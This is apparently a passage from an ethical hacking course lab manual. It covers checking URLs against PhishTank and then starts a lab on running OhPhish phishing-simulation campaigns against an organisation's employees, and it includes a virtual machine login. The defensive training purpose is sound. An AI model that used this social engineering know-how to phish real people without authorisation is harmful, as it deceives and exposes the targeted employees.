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



4. If the site is a phishing site, **PhishTank** returns a result stating that the website "**Is a phish**," as shown in the screenshot.



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
5. Navigate back to the **PhishTank** home page by clicking the **Back** button in the top-left corner of the browser.
6. In the **Found a phishing site?** text field, type a website URL to be checked for phishing (in this example, the URL entered is **be-ride.ru/confirm**). Click the **Is it a phish?** button.



Note: You can examine any website of your choice for phishing.

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
7. If the site is a phishing site, **PhishTank** returns a result stating that the website "**Is a phish**," as shown in the screenshot.



8. This concludes the demonstration of detecting phishing using PhishTank.
9. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

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Lab 3

Audit Organization's Security for Phishing Attacks

Ethical hackers and penetration testers are aided in auditing an organization's security for phishing attacks by various tools that make security assessment an easy task.

Lab Scenario

Social engineers exploit human behavior (manners, enthusiasm toward work, laziness, innocence, etc.) to gain access to the information resources of the target company. This information is difficult to be guarded against social engineering attacks, as the victim may not be aware that he or she has been deceived. The attacks performed are similar to those used to extract a company's valuable data. To guard against social engineering attacks, a company must evaluate the risk of different types of attacks, estimate the possible losses, and spread awareness among its employees.

As a professional ethical hacker or pen tester, you must perform phishing attacks in the organization to assess the awareness of its employees.

As an administrator or penetration tester, you may have implemented highly sophisticated and expensive technology solutions; however, all these techniques can be bypassed if the employees fall prey to simple social engineering scams. Thus, employees must be educated about the best practices for protecting the organization's systems and information.

In this lab, you will learn how to audit an organization's security for phishing attacks within the organization.

Lab Objectives

- Audit organization's security for phishing attacks using OhPhish

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection

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- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview

In phishing attacks, attackers implement social engineering techniques to trick employees into revealing confidential information of their organization. They use social engineering to commit fraud, identity theft, industrial espionage, and so on. To guard against social engineering attacks, organizations must develop effective policies and procedures; however, merely developing them is not enough.

To be truly effective in combating social engineering attacks, an organization should do the following:

- Disseminate policies among its employees and provide proper education and training.
- Provide specialized training benefits to employees who are at a high risk of social engineering attacks.
- Obtain signatures of employees on a statement acknowledging that they understand the policies.
- Define the consequences of policy violations.

Lab Tasks

Task 1: Audit Organization's Security for Phishing Attacks using OhPhish

---

OhPhish is a web-based portal for testing employees' susceptibility to social engineering attacks. It is a phishing simulation tool that provides an organization with a platform to launch phishing simulation campaigns on its employees. The platform captures the responses and provides MIS reports and trends (on a real-time basis) that can be tracked according to the user, department, or designation.

Here, we will audit the organization's security infrastructure for phishing attacks using OhPhish.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
3. Before starting this task, you must activate your **OhPhish** account.
4. Open any web browser (here, **Mozilla Firefox**). Log in to your **ASPEN** account and navigate to **Certified Ethical Hacker v12** in the **My Courses** section.

